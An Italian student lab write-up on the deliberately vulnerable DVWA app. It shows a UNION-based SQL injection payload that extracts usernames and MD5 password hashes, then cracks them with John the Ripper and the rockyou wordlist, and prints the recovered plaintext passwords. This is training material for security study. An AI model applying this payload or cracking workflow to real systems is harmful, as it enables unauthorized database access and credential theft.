

Pratica S6/L3

Traccia: password cracking

L'obiettivo dell'esercizio di oggi è craccare tutte le password trovate ieri.

Nella lezione pratica di ieri, abbiamo visto come sfruttare un attacco SQL injection per recuperare le password degli utenti di un determinato sistema.

Se guardiamo meglio alle password trovate, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5.

Recuperate le password dal DB come visto ieri, e provate ad eseguire delle sessioni di cracking sulla password per recuperare la loro versione in chiaro.


Sentitevi liberi di utilizzare qualsiasi dei tool visti nella lezione teorica.

Tool utilizzati : **Linguaggio SQL** (Per SQL injection)
John the Ripper (Attacco brute force)

Procedimento :

- 1) Dopo aver impostato la macchina DVWA in security low , si inietta il codice SQL nel punto vulnerabile della macchina (nel SQL Injection) il codice utilizzato è il seguente :

' Union Select user , password From users#



The screenshot shows the 'Vulnerability: SQL Injection' page of the DVWA. At the top, there is a 'User ID:' label, a text input field, and a 'Submit' button. Below the input field, the results of the SQL injection are displayed in red text. The results show five rows of data, each starting with 'ID: ' union select user , password from users#', followed by the first name and surname of the user. The first row shows 'admin' and a long MD5 hash. The second row shows 'gordonb' and another MD5 hash. The third row shows '1337' and a third MD5 hash. The fourth row shows 'pablo' and a fourth MD5 hash. The fifth row shows 'smithy' and a fifth MD5 hash.

```
User ID:
 Submit

ID: ' union select user , password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user , password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user , password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user , password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user , password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

In risposta la macchina vi restituirà il nome utente e la password criptato in MD5 , per visualizzare la password non criptato si possono utilizzare vari strumenti installate nella macchina kali .

- 2) Una volta trovati le password creiamo un file txt che contiene sia il nome utente e la password MD5 corrispondente .
Utilizzando lo strumento John the Ripper (già installato su Kali) con il comando :

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt
(nome del file txt creato prima)

riusciamo a decifrare le password .

Il tag **-format=raw-md5** serve per indicare al programma una cifratura è usata per le password

Il tag **--wordlist=/usr/share/wordlists/rockyou.txt** serve per far confrontare le password con la lista rockyou (E' una lista con tanti codici esistenti)

```
(root@kali)-[/home/kali/Desktop]
# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt users.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123        (gordonb)
letmein       (pablo)
charley       (1337)
4g 0:00:00:00 DONE (2024-01-10 10:19) 80.00g/s 57600p/s 57600c/s 76800C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Come si vede il programma da output le password decifrate e accanto il nome utente corrispondente .